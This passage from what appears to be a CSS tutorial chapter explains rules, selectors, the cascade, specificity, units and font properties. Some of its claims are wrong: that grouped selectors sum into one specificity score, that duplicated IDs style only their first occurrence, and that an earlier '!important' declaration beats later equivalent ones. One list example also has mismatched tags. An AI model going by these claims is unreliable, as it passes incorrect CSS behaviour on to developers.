Instead of using a `#` symbol, which is reserved for IDs, class statements are prefaced with a `.` (period).

## CSS Rules

A CSS *rule* is a statement or series of statements that tells the web browser how to render a certain element or elements on the page. Each statement in a CSS rule starts with a *selector*, which is the element to which the rule will be applied. For example, in the following assignment, `h1` is the selector that is being given a font size 240 percent larger than the default:

```
h1 { font-size:240%; }
```

All properties to be changed in rules must appear within the `{` and `}` symbols that follow the selector. The part before the colon (`font-size`, in this example) is the property to be changed, while the part after the colon is the value applied to it (`240%`, in this case). Providing a value of `240%` to the `font-size` property of the `h1` selector ensures that the contents of all `<h1>...</h1>` tags will be displayed at a font size that is 240 percent larger than the default size.

Lastly comes a `;` (semicolon) to end the statement. In this instance, because `font-size` is the last property in the rule, the semicolon is not required (but it would be if another assignment were to follow).

## Using Semicolons

In CSS, semicolons are used to separate multiple CSS statements on the same line. But if there is only one statement in a rule (or in an inline style setting within an HTML tag), you can omit the semicolon, as you can for the final statement in a group.

However, to avoid hard-to-find CSS errors, you may prefer to always use a semicolon after every CSS setting. You can then copy and paste them, and otherwise modify properties, without worrying about removing semicolons where they aren't strictly necessary, or having to add them where they are required.

## Multiple Assignments

You can create multiple style declarations in a couple of different ways. Firstly, you can concatenate them on the same line, like this:

```
h1 { font-size:240%; color:blue; }
```

This adds a second assignment that changes the color of all `<h1>` headings to blue. You can also place the assignments one per line, like the following:

```
h1 { font-size:240%;  
color:blue; }
```

Or you can space the assignments out a little more, so that they line up below each other in a column at the colons, like this:

```
h1 {  
    font-size:240%;
```

```
    color    :blue;
}
```

This way you can easily see where each new set of rules begins, because the selector is always in the first column, and the assignments that follow are neatly lined up with all property values starting at the same horizontal offset.



In the preceding examples, the final semicolon is unnecessary, but should you ever want to concatenate any such groups of statements into a single line it will be very quick to do with all the semicolons already in place.

You can specify the same selector as many times as you want, and CSS will combine all the properties. So, the previous example could also be specified as:

```
h1 { font-size: 240%; }
h1 { color    : blue; }
```



There is no right or wrong way to lay out your CSS, but I recommend you at least try to keep each block of CSS consistent with itself, so that it can easily be taken in at a glance.

What if you specified the same property to the same selector twice?

```
h1 { color    : red; }
h1 { color    : blue; }
```

The last value specified, in this case **blue**, would apply. In a single file, repeating the same property for the same selector would be pointless, but such repetition happens frequently in real-life web pages when multiple style sheets are applied. It's one of the valuable features of CSS, and is where the term *cascading* comes from.

## Using Comments

It is a good idea to comment your CSS rules, even if you only describe the main groups of statements rather than all or most of them. You can do this in two different ways. You can place a comment within a pair of `/* ... */` tags, like this:

```
/* This is a CSS comment */
```

Or you can extend a comment over many lines, like this:

```
/*
  A Multi-
  line
  comment
*/
```



When using multiline comments, you should be aware that you cannot nest single-line (or any other) comments within them. Doing so can lead to unpredictable errors.

## Style Types

There are a number of different style types, ranging from the default styles set up by your browser (and any user styles you may have applied in your browser to override its defaults), through inline or embedded styles, to external style sheets. The styles defined have a hierarchy of precedence, from low to high.

### Default Styles

The styling with the lowest level of precedence is the default styling applied by a web browser. These styles are created as a fallback for when a web page doesn't have any styles defined; they are intended to be a generic set of styles that will display reasonably well in most instances.

Pre-CSS these were the only styles applied to a document, and only a handful of them could be changed by a web page (such as font face, color, and size, plus a few element sizing arguments).

### User Styles

User-defined styles have the next-highest precedence; they are supported by most modern browsers but are implemented differently by each. If you would like to learn how to create your own default styles for browsing, use a search engine to enter your browser name followed by “user styles” (for example, “Firefox user styles” or “IE user styles”). [Figure 18-2](#) shows a user style sheet being applied to Microsoft Internet Explorer.

If a user style is assigned that has already been defined as a browser default, it will then override the browser's default setting. Any styles not defined in a user style sheet will retain their default values as set up in the browser.

### External Style Sheets

Styles assigned in an external style sheet will override any assigned either by the user or by the browser. External style sheets are the recommended way to create your styles because you can produce different style sheets for different purposes, such as styling for general web use, for viewing on a mobile browser with a smaller screen, for printing purposes, and so on. Just apply the one needed for each type of media when you create the web page.




Figure 18-2. Applying a user style to Internet Explorer

## Internal Styles

Internal styles, which you create within `<style>...</style>` tags, take precedence over all the preceding style types and so can be used to override the styling in any external style sheets loaded in at the same time. At this point, though, you are beginning to break the separation between styling and content.

## Inline Styles

Lastly, inline styles are where you assign a property directly to an element. They also have the highest precedence of any style type, and are used like this:

```
<a href="http://google.com" style="color:green;">Visit Google</a>
```

In this example, the link specified will be displayed in green, regardless of any default or other color settings applied by the browser or by any other style sheet, whether directly to this link or generically for all links.



When you use this type of styling you are breaking the separation between layout and content, and therefore it is recommended that you do so only when you have a very good reason.

## CSS Selectors

The means by which you access one or more elements on the page is called *selection*, and as we saw earlier, the part of a CSS rule that does this is known as a selector. As you might expect, there are many different varieties of selector.

### The Type Selector

The type selector specifies the HTML element to style, such as `<p>` or `<i>`. For example, the following rule will ensure that all text within `<p>...</p>` tags is fully justified:

```
p { text-align:justify; }
```

### The Descendant Selector

Descendant selectors let you apply styles to elements that are contained within other elements. For example, the following rule sets all text within `<b>...</b>` tags to red, but only if they occur within `<p>...</p>` tags (like this: `<p><b>Hello</b> there</p>`):

```
p b { color:red; }
```

Descendant selectors can continue nesting indefinitely, so the following is a perfectly valid rule to make bold text inside a list element of an unordered list appear in blue:

```
ul li b { color:blue; }
```

As a practical example, suppose you want to use a different numbering system than the default for an ordered list that is nested within an unordered list. You can achieve this in the following way, which will replace the default numbering (starting from 1) with lowercase letters (starting from a):

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      ul ol { list-style-type:lower-alpha; }
    </style>
  </head>
  <body>
    <ol>
      <li>One</li>
      <li>Two</li>
      <li>Three</li>
    </ol>
    <ul>
      <ol>
```

```

        <li>One</li>
        <li>Two</li>
        <li>Three</li>
    </ol>
</ul>
</body>
</html>

```

The result of loading this HTML into a web browser is as follows—as you can see, the `<li>` elements within the second `<ol>` section display differently than those in the first ordered list:

1. One
2. Two
3. Three
  - a. One
  - b. Two
  - c. Three

## The Child Selector

The child selector is similar to the descendant selector but is more constraining about when the style will be applied—it selects only those elements that are direct children of another element. For example, the following code uses a descendant selector that will change any bold text within a paragraph to red, even if the bold text is itself within italics (like this: `<p><i><b>Hello</b> there</i></p>`):

```
p b { color:red; }
```

In this instance, the word “Hello” displays in red. However, when more specific behavior is required, a child selector can be used to narrow the scope of the selector. For example, the following child selector will set bold text to red only if the element is a direct child of a paragraph, and is not itself contained within another element:

```
p > b { color:red; }
```

Now the word “Hello” in the previous HTML example will not change color because the `<b>` is not a direct child of the `<p>` tag.

For a practical example, suppose you wish to embolden only those `<li>` elements that are direct children of `<ol>` elements. You can achieve this as follows, where the `<li>` elements that are direct children of `<ul>` elements do not get emboldened:

```

<!DOCTYPE html>
<html>
  <head>
    <style>
      ol > li { font-weight:bold; }
    </style>
  </head>
  <body>
    <ol>
      <li>One</li>

```

```

        <li>two</li>
        <li>Three</li>
    </ul>
    <li>One</li>
    <li>two</li>
    <li>Three</li>
</ol>
</body>
</html>

```

The result of loading this HTML into a browser will be as follows:

1. **One**
2. **two**
3. **Three**
  - o One
  - o two
  - o Three

## The Adjacent Sibling Selector

A sibling selector is similar to a child selector, except that rather than applying to parent and child elements, it applies to elements that are at the same level and that follow one directly after the other, with no other element between them (although text is allowed between them).

It comprises two or more selectors with a + symbol between each, like this:

```
i + b {color: red; }
```

This will make any bold text display in the color red, but only when it immediately follows an element in italics. For example, the text between `<b>` and `</b>` in the following will be displayed in red:

```

<!DOCTYPE html>
<html>
  <head>
    <style>
      i + b {color: red; }
    </style>
  </head>
  <body>
    <div>This is text in a div.
      <i>Here is some italic text.</i>
      And back to the main text.
      <b>Now to bold text, which will display in red.</b>
    </div>
  </body>
</html>

```

## The ID Selector

If you give an element an ID (like this: `<div id='mydiv'>`), you can directly access it from CSS in the following way, which changes all the text in the named element to italic:

```
#mydiv { font-style:italic; }
```

### Reusing IDs

IDs can be used only once within a document, so only the first occurrence found will receive the new property value assigned by a CSS rule. But in CSS you can directly reference any IDs that have the same name, as long as they occur within different element types, like this:

```
<div id='myid'>Hello</div> <span id='myid'>Hello</span>
```

Because IDs normally apply only to unique elements, the following rule will apply an underline to only the first occurrence of `myid`:

```
#myid { text-decoration:underline; }
```

However, you can ensure that CSS applies the rule to both occurrences like this:

```
span#myid { text-decoration:underline; }  
div#myid { text-decoration:underline; }
```

Or, more succinctly, like this (see the section on grouping a little further on):

```
span#myid,#myid { text-decoration:underline; }
```



I don't recommend using this form of selection—any JavaScript that also must access these elements will not be able to easily do so because the commonly used `getElementById` function will return only the first occurrence. To reference any other instances, a program would have to search through the whole list of elements in the document, which is a trickier task to undertake. It's generally better to always use unique ID names.

## The Class Selector

When there are a number of elements in a page that you want to share the same styling, you can assign them all the same class name (like this: `<span class='myclass'>`) and then create a single rule to modify all those elements at once, as in the following rule, which creates a 10-pixel left margin offset for all elements using the class:

```
.myclass { margin-left:10px; }
```

In modern browsers, HTML elements may also use more than one class if you separate them with spaces, like this: `<span class='thisclass thatclass otherclass'>`. Remember, though, that some very old browsers allow only a single class name in a `class` argument.

## Narrowing class scope

You can narrow the scope of action of a class by specifying the types of elements to which it should apply. For example, the following rule applies the setting only to paragraphs that use the class `main`:

```
p.main { text-indent:30px; }
```

In this example, only paragraphs using the class `main` (like this: `<p class="main">`) will receive the new property value. Any other element types that may try to use the class (such as `<div class="main">`) will not be affected by this rule.

## The Attribute Selector

Many HTML tags support attributes, and using this type of selector can save you from having to use IDs and classes to refer to them. For example, you can directly reference attributes in the following manner, which sets all elements with the attribute `type="submit"` to a width of 100 pixels:

```
[type="submit"] { width:100px; }
```

If you wish to narrow down the scope of the selector to, for example, only `form` input elements with that attribute type, you could use the following rule instead:

```
form input[type="submit"] { width:100px; }
```



Attribute selectors also work on IDs and classes, so, for example, `[class="classname"]` works exactly like the class selector `.classname` (except that the latter has a higher precedence). Likewise, `[id="idname"]` is equivalent to using the ID selector `#idname`. The class and ID selectors prefaced by `#` and `.` can therefore be viewed as shorthand for attribute selectors, but with a higher precedence.

## The Universal Selector

The `*` wildcard or universal selector matches any element, so the following rule will make a complete mess of a document by giving a green border to all of its elements:

```
* { border:1px solid green; }
```

It's unlikely that you will use the `*` on its own, but as part of a compound rule it can be very powerful. For example, the following rule will apply the same styling as above, but only to all paragraphs that are subelements of the element with the ID `boxout`, and only as long as they are not direct children:

```
#boxout * p {border:1px solid green; }
```

Let's look at what's going on here. The first selector following `#boxout` is a `*` symbol, so it refers to any element within the `boxout` object. The following `p` selector then narrows down the selection focus by changing the selector to apply only to paragraphs (as

defined by the `p`) that are subelements of elements returned by the `*` selector. Therefore, this CSS rule performs the following actions (in which I use the terms “object” and “element” interchangeably to refer to the same thing):

1. Find the object with the ID of `boxout`.
2. Find all subelements of the object returned in step 1.
3. Find all `p` subelements of the objects returned in step 2 and, since this is the final selector in the group, also find all `p` sub- and sub-subelements (and so on) of the objects returned in step 2.
4. Apply the styles within the `{` and `}` characters to the objects returned in step 3.

The net result of this is that the green border is applied only to paragraphs that are grandchildren (or great-grandchildren, and so on) of the main element.

## Selecting by Group

Using CSS it is possible to apply a rule to more than one element, class, or any other type of selector at the same time by separating the selectors with commas. So, for example, the following rule will place a dotted orange line underneath all paragraphs, the element with the ID of `idname`, and all elements using the class `classname`:

```
p, #idname, .classname { border-bottom:1px dotted orange; }
```

Figure 18-3 shows various selectors in use, with the rules applied to them alongside.




Figure 18-3. Some HTML and the CSS rules used by it

# The CSS Cascade

One of the most fundamental things about CSS properties is that they cascade, which is why the technology is called Cascading Style Sheets. But what does this mean?

Cascading is a method used to resolve potential conflicts between the various different types of style sheet a browser supports, and apply them in order of precedence by who created them, the method used to create the styles, and the types of properties selected.

## Style Sheet Creators

There are three main types of style sheet supported by all modern browsers. In order of precedence from high to low, they are:

1. Those created by a document's author
2. Those created by the user
3. Those created by the browser

These three sets of style sheets are processed in reverse order. Firstly, the defaults in the web browser are applied to the document. Without these defaults, web pages that don't use style sheets would look terrible. They include the font face, size, and color; element spacing; table borders and spacing; and all the other reasonable standards a user would expect.

Next, if the user has created any styles to use in preference to the standard ones, these are applied, replacing any of the browser's default styles that may conflict.

Lastly, any styles created by the current document's author are applied, replacing any that have been created either as browser defaults or by the user.

## Style Sheet Methods

Style sheets can be created using three different methods. In order of precedence from high to low, they are:

1. As inline styles
2. In an embedded style sheet
3. As an external style sheet

Again, these methods of style sheet creation are applied in reverse order of precedence. Therefore, all external style sheets are processed first, and their styles are applied to the document.

Next, any embedded styles (within `<style>...</style>` tags) are processed. Any that conflict with external rules are given precedence and will override them.

Lastly, any styles applied directly to an element as an inline style (such as `<div style="...">...</div>`) are given the highest precedence, and override all previously assigned properties.

## Style Sheet Selectors

There are three different ways of selecting elements to be styled. Going from highest to lowest order of precedence, they are:

1. Referencing by individual ID or attribute selector
2. Referencing in groups by class
3. Referencing by element tags (such as `<p>` or `<b>`)

Selectors are processed according to the number and types of elements affected by a rule, which is a little different from the previous two methods for resolving conflicts. This is because rules do not have to apply only to one type of selector at a time, but may reference many different selectors.

Therefore, a method is needed to determine the precedence of rules that can contain any combination of selectors. This is done by calculating the specificity of each rule by ordering them from the widest to narrowest scope of action.

### Calculating specificity

The specificity of a rule is calculated by creating three-part numbers based on the selector types in the numbered list above. These compound numbers start off looking like `[0,0,0]`. When processing a rule, each selector that references an ID increments the first number by 1, so that the compound number would become `[1,0,0]`.

Let's look at the following rule. It has three ID references (`#heading`, `#main`, and `#menu`), so the compound number becomes `[3,0,0]`:

```
#heading, #main, #menu,  
.text, .quote, .boxout, .news, .comments,  
p, blockquote {  
    font-family:'Times New Roman';  
    font-size :14pt; }
```

Next, the number of selectors that reference a class is placed in the second part of the compound number. In the current example there are five selectors in all — `.text`, `.quote`, `.boxout`, `.news`, and `.comments`—so the number becomes `[3,5,0]`.

Finally, all selectors that reference element tags are counted, and this number is placed in the last part of the compound number. In our example there are two (`p` and `blockquote`), so the final compound number becomes `[3,5,2]`, which is all that is needed to compare this rule's specificity with that of any another.

In cases where there are nine or fewer of each type in a compound number, you can convert it directly to a decimal number, which in this case is 352. Rules with a lower

number than this will have lower precedence, and those with a higher number will have greater precedence. Where two rules share the same value, the most recently applied one wins.

### Using a different number base

Where there are more than nine of a type in a compound number, you have to work in a higher number base. For example, the compound number [11,7,19] doesn't convert to decimal by simply concatenating the three parts. Instead, you can convert the number to a higher base, such as base 20 (or higher if there are more than 19 of any type).

To do this, multiply out the three parts and add the results like this, starting with the rightmost number and working left:

$$\begin{aligned} 20 \times 19 &= 380 \\ 20 \times 20 \times 7 &= 2800 \\ 20 \times 20 \times 20 \times 11 &= 88000 \\ \text{Total in decimal} &= 91180 \end{aligned}$$

If you need to use a higher base, replace the values of 20 on the left with the base you are using. Then, once all the compound numbers of a set of rules are converted from this base to decimal, it is easy to determine the specificity, and therefore the precedence, of each.

Thankfully, the CSS processor handles all of this for you, but knowing how it works will help you to properly construct rules and understand what precedence they will have.



If all this precedence calculation sounds rather complicated, you'll be pleased to know that in most cases you can usually get by with a simple rule of thumb: in general, the fewer elements that there are to be modified, and the more specific they are, the greater the precedence given to the rule will be.

### Some rules are more equal than others

Where two or more style rules are exactly equivalent in precedence, by default the most recently processed rule will be the one that is applied. However, you can force a rule to a higher precedence than other equivalent rules using the `!important` declaration, like this:

```
p { color:#ff0000 !important; }
```

When you do this, all previous equivalent settings are overridden (even ones using `!important`), and any equivalent rules that are processed later will be ignored. So, for example, the second of the two following rules would normally take precedence, but because of the use of `!important` in the prior assignment, the second one is ignored:

```
p { color:#ff0000 !important; }  
p { color:#ffff00 }
```



User style sheets can be created for specifying default browser styles, and they may use the **!important** declaration, in which case the user's style setting will take precedence over the same properties specified in the current web page. However, on very old browsers using CSS1, this feature isn't supported.

## The Difference Between `<div>` and `<span>`

Both `<div>` and `<span>` elements are types of containers, but with some different qualities. By default, a `<div>` element has infinite width (at least to the browser edge), which can be seen by applying a border to one, like this:

```
<div style="border:1px solid green;">Hello</div>
```

A `<span>` element, however, is only as wide as the text it contains. Therefore, the following line of HTML creates a border only around the word "Hello," which does not extend to the righthand edge of the browser:

```
<span style="border:1px solid green;">Hello</span>
```

Also, `<span>` elements follow text or other objects as they wrap around, and can therefore have a complicated border. For example, in [Example 18-2](#), CSS has been used to make the background of all `<div>` elements yellow, to make all `<span>` elements cyan, and to add a border to both, before then creating a few example `<span>` and `<div>` sections.

*Example 18-2. `<div>` and `<span>` example*

```
<!DOCTYPE html>
<html>
  <head>
    <title>Div and span example</title>
    <style>
      div,span { border :1px solid black; }
      div      { background-color:yellow; }
      span     { background-color:cyan;   }
    </style>
  </head>
  <body>
    <div>This text is within a div tag</div>
    This isn't. <div>And this is again.</div><br />

    <span>This text is inside a span tag.</span>
    This isn't. <span>And this is again.</span><br/><br />

    <div>This is a larger amount of text in a that wraps around
    to the next line of the browser</div><br />

    <span>This is a larger amount of text in a span that wraps around
    to the next line of the browser</span>
  </body>
</html>
```

Figure 18-4 shows what this example looks like in a web browser. Although it appears only in shades of gray in the print version of this book, the figure clearly shows how `<div>` elements extend to the righthand edge of a browser and force following content to appear at the start of the first available position below them.




Figure 18-4. A variety of elements of differing width

The figure also shows how `<span>` elements keep to themselves and only take up the space required to hold their content, without forcing subsequent content to appear below them.

For example, in the bottom two examples of the figure, you can see that when `<div>` elements wrap around the screen edge they retain a rectangular shape, whereas `<span>` elements simply follow the flow of the text (or other contents) they contain.



Since `<div>` tags can only be rectangular, they are better suited for containing objects such as images, boxouts, quotations, and so on, while `<span>` tags are best used for holding text or other attributes that are placed one after another inline, and which should flow from left to right (or right to left, in some languages).

## Measurements

CSS supports an impressive range of different units of measurement, enabling you to tailor your web pages precisely to specific values, or relative dimensions. The ones I generally use (and believe you will also find the most useful) are pixels, points, ems, and percent, but here's the complete list:

### *Pixels*

The size of a pixel varies according to the dimensions and pixel depth of the user's monitor. One pixel equals the width/height of a single dot on the screen, so this measurement is best suited to monitors. For example:

```
.classname { margin:5px; }
```

### *Points*

A point is equivalent in size to 1/72 of an inch. The measurement comes from a print design background and is best suited for that medium, but it is also commonly used on monitors. For example:

```
.classname { font-size:14pt; }
```

### *Inches*

An inch is the equivalent of 72 points and is also a measurement type best suited for print. For example:

```
.classname { width:3in; }
```

### *Centimeters*

Centimeters are another unit of measurement best suited for print. One centimeter is a little over 28 points. For example:

```
.classname { height:2cm; }
```

### *Millimeters*

A millimeter is 1/10th of a centimeter (or almost 3 points). Millimeters are another measure best suited to print. For example:

```
.classname { font-size:5mm; }
```

### *Picas*

A pica is another print typographic measurement, which is equivalent to 12 points. For example:

```
.classname { font-size:1pc; }
```

### *Ems*

An em is equal to the current font size and is therefore one of the more useful measurements for CSS since it is used to describe relative dimensions. For example:

```
.classname { font-size:2em; }
```

### *Exs*

An ex is also related to the current font size; it is equivalent to the height of a lowercase letter x. This is a less-popular unit of measurement that is most often used as a good approximation for helping to set the width of a box that will contain some text. For example:

```
.classname { width:20ex; }
```

## Percent

This unit is related to the em in that it is a relative rather than absolute unit of measure. When used on a font, as with `1em`, 100% equals the current font size. When not relating to a font, this unit is relative to the size of the container of the property being accessed. For example:

```
.classname { height:120%; }
```

Figure 18-5 shows each of these measurement types in turn being used to display text in almost identical sizes.




Figure 18-5. Different measurements that display almost the same

## Fonts and Typography

There are four main font properties that you can style using CSS: `family`, `style`, `size`, and `weight`. Between them you can fine-tune the way text displays in your web pages and/or when printed, and so on.

### font-family

This property assigns the font to use. It also supports listing a variety of fonts in order of preference from left to right, so that styling can fall back gracefully when the user

doesn't have the preferred font installed. For example, to set the default font for paragraphs you might use a CSS rule such as this:

```
p { font-family:Verdana, Arial, Helvetica, sans-serif; }
```

Where a font name is made up of two or more words, you must enclose the name in quotation marks, like this:

```
p { font-family:"Times New Roman", Georgia, serif; }
```



Because they should be available on virtually all web browsers and operating systems, the safest font families to use on a web page are *Arial*, *Helvetica*, *Times New Roman*, *Times*, *Courier New*, and *Courier*. The *Verdana*, *Georgia*, *Comic Sans MS*, *Trebuchet MS*, *Arial Black*, and *Impact* fonts are safe for Mac and PC use, but may not be installed on other operating systems such as Linux. Other common but less-safe fonts are *Palatino*, *Garamond*, *Bookman*, and *Avant Garde*. If you use one of the less-safe fonts make sure you offer fallbacks of one or more safer fonts in your CSS so that your web pages will degrade gracefully on browsers without your preferred fonts.

Figure 18-6 shows these two sets of CSS rules being applied.



Figure 18-6. Selecting font families

## font-style

With this property you can choose to display a font normally, in italics, or obliquely (a similar effect to italics, usually used with sans-serif typefaces). The following rules create three classes (*normal*, *italic*, and *oblique*) that can be applied to elements to create these effects:

```
.normal { font-style:normal; }  
.italic { font-style:italic; }  
.oblique { font-style:oblique; }
```

## font-size

As described in the earlier section on measurements, there are a large number of ways you can change a font's size, but these all boil down to two main types: fixed and relative. A fixed setting looks like the following rule, which sets the default paragraph font size to 14 points:

```
p { font-size:14pt; }
```

Alternatively, you may wish to work with the current default font size, using it to style various types of text such as headings. In the following rules relative sizes of some headers are defined, with the <h4> tag starting off 20 percent bigger than the default, and with each greater size another 40 percent larger than the previous one:

```
h1 { font-size:240%; }  
h2 { font-size:200%; }  
h3 { font-size:160%; }  
h4 { font-size:120%; }
```

Figure 18-7 shows a selection of font sizes in use.



Figure 18-7. Setting four heading sizes and the default paragraph size

## font-weight

Using this property, you can specify the weight, or boldness, of a font. It supports a number of values but the main ones you will use are likely to be `normal` and `bold`, like this:

```
.bold { font-weight:bold; }
```

# Managing Text Styles

Regardless of the font in use, you can further modify the way text displays by altering its decoration, spacing, and alignment. There is a crossover between the text and font properties, though, in that effects such as italics or bold text are achieved via the `font-style` and `font-weight` properties, while others, such as underlining, require the `text-decoration` property.

## Decoration

With the `text-decoration` property you can apply effects to text such as `underline`, `line-through`, `overline`, and `blink`. The following rule creates a new class called `over` that applies overlines to text (the weight of `over`, `under`, and `through` lines will match that of the font):

```
.over { text-decoration:overline; }
```

In [Figure 18-8](#) you can see a selection of font styles, weights, and decorations.




Figure 18-8. Examples of the styles and decoration rules available

## Spacing

A number of different properties allow you to modify line, word, and letter spacing. For example, the following rules change the line spacing for paragraphs by modifying the `line-height` property to be 25 percent greater, set the `word-spacing` property to 30 pixels, and set the `letter-spacing` to 3 pixels:

```
p {  
  line-height :125%;  
}
```

```
word-spacing :30px;  
letter-spacing:3px; }
```

## Alignment

There are four types of text alignment available in CSS: **left**, **right**, **center**, and **justify**. In the following rule, paragraph text is set to full justification:

